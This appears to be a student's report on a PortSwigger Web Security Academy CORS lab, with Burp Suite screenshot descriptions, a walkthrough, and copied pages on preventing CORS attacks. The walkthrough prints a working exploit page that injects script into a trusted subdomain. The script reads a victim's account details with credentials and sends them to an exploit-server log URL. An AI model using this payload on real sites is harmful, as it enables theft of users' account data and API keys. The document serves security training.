921	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json		✓	200	370	JSON				✓	216.58.207.206		14:50:55 17 ...	8080	113


let's send it

The screenshot shows the Burp Suite Professional v2025.1.4 interface with a context menu open over the selected request. The menu options include: Scan, Scan selected insertion point, Do passive scan, Do active scan, Send to Intruder (Ctrl+I), Send to Repeater (Ctrl+R), Send to Sequencer, Send to Comparer, Send to Decoder, Send to Organizer (Ctrl+O), Show response in browser, Record an issue, Request in browser, Engagement tools, Copy (Ctrl+C), Copy URL, Copy as curl command (bash), Copy to file, Save item, Convert selection, Cut (Ctrl+X), Copy (Ctrl+C), Paste (Ctrl+V), Message editor documentation, and Proxy history documentation. The 'Request' pane shows the details of the selected GET request, and the 'Response' pane shows the response details.


here we are trying to know if script works, it gave an error, but the last lines means if it was directly in the website it could've worked




let's see the response in browser




copy and paste it from here



we can see it works well. that's a good sign!



now, let's head to server



This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: <https://exploit-0a09009d04438e4a812f65a901ce0089.exploit-server.net/exploit>

HTTPS




File:

/exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

copy url of our subdomain



copy exploit server url too

Cross-origin resource sharing | CORS vulnerability with trusted | Exploit Server: CORS vulnerabil

https://exploit-0a09009d04438e4a812f65a901ce0089.exploit-server.net

WebSecurity Academy

CORS vulnerability with trusted insecure protocols

LAB Not solved

Back to lab Submit solution Back to lab description >>

This is your server. You can use the form below to save an exploit, and send it to the victim.
Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: https://exploit-0a09009d04438e4a812f65a901ce0089.exploit-server.net/exploit

HTTPS ☒

File:

/exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

write and paste it in the script like that(then do as usual):

Cross-origin resource sharing | CORS vulnerability with trusted | Exploit Server: CORS vulnerabil

https://exploit-0a09009d04438e4a812f65a901ce0089.exploit-server.net

Head:


HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:


```
<html>
<body>
<script>
  document.location="http://stock.0abc00e904c48ebe81356665003e00f0.web-security-academy.net/?productId=<script>var xhr = new
XMLHttpRequest();var url = 'https://0abc00e904c48ebe81356665003e00f0.web-security-academy.net';xhr.onreadystatechange = function(){if (xhr.readyState
== XMLHttpRequest.DONE) {fetch('https://exploit-0a09009d04438e4a812f65a901ce0089.exploit-server.net/log?key=' %2b
xhr.responseText));xhr.open('GET', url %2b '/accountDetails', true); xhr.withCredentials = true;xhr.send(null);%3c/script>&storeId=1"
</script>
</body>
</html>
```

Store View exploit Deliver exploit to victim Access log

and here we go!



And solved



CSS 261Report №4 — ДокументCross-origin resource sharingWeb LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/cors/cors-vulnerabilities-arising-from-cors-configuration-issues/cors/lab-breaking-https-attack

SDU PortalComparison of TreesleetCodeCSS 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | A c...GitHub

←PRACTITIONERCross-origin resource sharing (CORS) 14 of 21

WebSecurity Academy

My progress

✓What is CORS (cross-origin resource sharing)?

✓Same-origin policy

✓Relaxation of the same-origin policy

●Vulnerabilities arising from CORS configuration issues (11 of 12)

○How to prevent CORS-based attacks

LABSolved

Lab: CORS vulnerability with trusted insecure protocols

This website has an insecure CORS configuration in that it trusts all subdomains regardless of the protocol.

To solve the lab, craft some JavaScript that uses CORS to retrieve the administrator's API key and upload the code to your exploit server. The lab is solved when you successfully submit the administrator's API key.

You can log in to your own account using the following credentials: `wiener:peter`

Hint

ACCESS THE LAB

BACKCONTINUE →

Up next: Intranets and CORS without credentials

another theory part:

CSS 261Report №4 — ДокументCross-origin resource sharingWeb LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/cors/cors-vulnerabilities-arising-from-cors-configuration-issues/cors/intranets-and-cors-without-credentials

SDU PortalComparison of TreesleetCodeCSS 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | A c...GitHub

←PRACTITIONERCross-origin resource sharing (CORS) 15 of 21

WebSecurity Academy

My progress

✓What is CORS (cross-origin resource sharing)?

✓Same-origin policy

✓Relaxation of the same-origin policy

●Vulnerabilities arising from CORS configuration issues (12 of 12)

○How to prevent CORS-based attacks

Intranets and CORS without credentials

Most CORS attacks rely on the presence of the response header:

Access-Control-Allow-Credentials: true

Without that header, the victim user's browser will refuse to send their cookies, meaning the attacker will only gain access to unauthenticated content, which they could just as easily access by browsing directly to the target website.

However, there is one common situation where an attacker can't access a website directly: when it's part of an organization's intranet, and located within private IP address space. Internal websites are often held to a lower security standard than external sites, enabling attackers to find vulnerabilities and gain further access. For example, a cross-origin request within a private network may be as follows:

GET /reader?url=doc1.pdf
Host: intranet.normal-website.com

BACKCONTINUE →

Up next: How to prevent CORS-based attacks

CSS 261Report №4 — ДокументCross-origin resource sharingWeb LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/cors/cors-how-to-prevent-cors-based-attacks/cors/how-to-prevent-cors-based-attacksSDU PortalComparison of TreesleetcodeCSS 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | A c...GitHub

←

PRACTITIONER

Cross-origin resource sharing (CORS) 16 of 21

WebSecurity Academy

My progress

✓

What is CORS (cross-origin resource sharing)?

✓

Same-origin policy

✓

Relaxation of the same-origin policy

✓

Vulnerabilities arising from CORS configuration issues

○

How to prevent CORS-based attacks (1 of 6)

How to prevent CORS-based attacks

CORS vulnerabilities arise primarily as misconfigurations. Prevention is therefore a configuration problem. The following sections describe some effective defenses against CORS attacks.

BACK

CONTINUE →

Up next: Proper configuration of cross-origin requests

CSS 261Report №4 — ДокументCross-origin resource sharingWeb LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/cors/cors-how-to-prevent-cors-based-attacks/cors/proper-configuration-of-cross-origin-requestsSDU PortalComparison of TreesleetcodeCSS 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | A c...GitHub

←

PRACTITIONER

Cross-origin resource sharing (CORS) 17 of 21

WebSecurity Academy

My progress

✓

What is CORS (cross-origin resource sharing)?

✓

Same-origin policy

✓

Relaxation of the same-origin policy

✓

Vulnerabilities arising from CORS configuration issues

○

How to prevent CORS-based attacks (2 of 6)

Proper configuration of cross-origin requests

If a web resource contains sensitive information, the origin should be properly specified in the `Access-Control-Allow-Origin` header.

BACK

CONTINUE →

Up next: Only allow trusted sites

CSS 261Report №4 — ДокументCross-origin resource sharingWeb LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/cors/cors-how-to-prevent-cors-based-attacks/cors/only-allow-trusted-sites

SDU PortalComparison of TreesleetcodeCSS 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | A c...GitHub

←PRACTITIONER

Cross-origin resource sharing (CORS) 18 of 21

WebSecurity Academy

My progress

✓

What is CORS (cross-origin resource sharing)?

✓

Same-origin policy

✓

Relaxation of the same-origin policy

✓

Vulnerabilities arising from CORS configuration issues

○

How to prevent CORS-based attacks (3 of 6)

Only allow trusted sites

It may seem obvious but origins specified in the `Access-Control-Allow-Origin` header should only be sites that are trusted. In particular, dynamically reflecting origins from cross-origin requests without validation is readily exploitable and should be avoided.

BACK

CONTINUE →

Up next: Avoid whitelisting null

CSS 261Report №4 — ДокументCross-origin resource sharingWeb LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/cors/cors-how-to-prevent-cors-based-attacks/cors/avoid-whitelisting-null

SDU PortalComparison of TreesleetcodeCSS 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | A c...GitHub

←PRACTITIONER

Cross-origin resource sharing (CORS) 19 of 21

WebSecurity Academy

My progress

✓

What is CORS (cross-origin resource sharing)?

✓

Same-origin policy

✓

Relaxation of the same-origin policy

✓

Vulnerabilities arising from CORS configuration issues

○

How to prevent CORS-based attacks (4 of 6)

Avoid whitelisting null

Avoid using the header `Access-Control-Allow-Origin: null`. Cross-origin resource calls from internal documents and sandboxed requests can specify the `null` origin. CORS headers should be properly defined in respect of trusted origins for private and public servers.

BACK

CONTINUE →

Up next: Avoid wildcards in internal networks

Web Security Academy

Cross-origin resource sharing (CORS) 20 of 21

Avoid wildcards in internal networks

Avoid using wildcards in internal networks. Trusting network configuration alone to protect internal resources is not sufficient when internal browsers can access untrusted external domains.

Up next: CORS is not a substitute for server-side security policies

BACK CONTINUE →

My progress

- What is CORS (cross-origin resource sharing)?
- Same-origin policy
- Relaxation of the same-origin policy
- Vulnerabilities arising from CORS configuration issues
- How to prevent CORS-based attacks (5 of 6)

Web Security Academy

Cross-origin resource sharing (CORS) 21 of 21

CORS is not a substitute for server-side security policies

CORS defines browser behaviors and is never a replacement for server-side protection of sensitive data - an attacker can directly forge a request from any trusted origin. Therefore, web servers should continue to apply protections over sensitive data, such as authentication and session management, in addition to properly configured CORS.

BACK CONTINUE →

My progress

- What is CORS (cross-origin resource sharing)?
- Same-origin policy
- Relaxation of the same-origin policy
- Vulnerabilities arising from CORS configuration issues
- How to prevent CORS-based attacks (6 of 6)

And that's how I completed this learning path.

CSS 261Report №4 — ДокументYou've completed Cross-origiWeb LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/cors/complete

SDU PortalComparison of TreesleetCodeCSS 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | AGitHub

←PRACTITIONER

Cross-origin resource sharing (CORS) 21 of 21

WebSecurity Academy

My progress

✓

What is CORS (cross-origin resource sharing)? (1 of 1)

✓

Same-origin policy (1 of 1)

✓

Relaxation of the same-origin policy (1 of 1)

✓

Vulnerabilities arising from CORS configuration issues (12 of 12)

✓

How to prevent CORS-based attacks (6 of 6)

✓

Well done! You've completed Cross-origin resource sharing (CORS).



CSS 261Report №4 — ДокументCross-origin resource sharingWeb LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/cors

SDU PortalComparison of TreesleetCodeCSS 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | AGitHub

PortSwigger

Log outMY ACCOUNT

ProductsSolutionsResearchAcademySupport

← Back to all learning paths

PRACTITIONER

Cross-origin resource sharing (CORS)

This learning path provides an in-depth understanding of CORS, including common examples of CORS-based attacks and how to protect against these attacks.

Contents

➔ Restart: What is CORS (cross-origin resource sharing)?

RESTART LEARNING ➔

21 of 21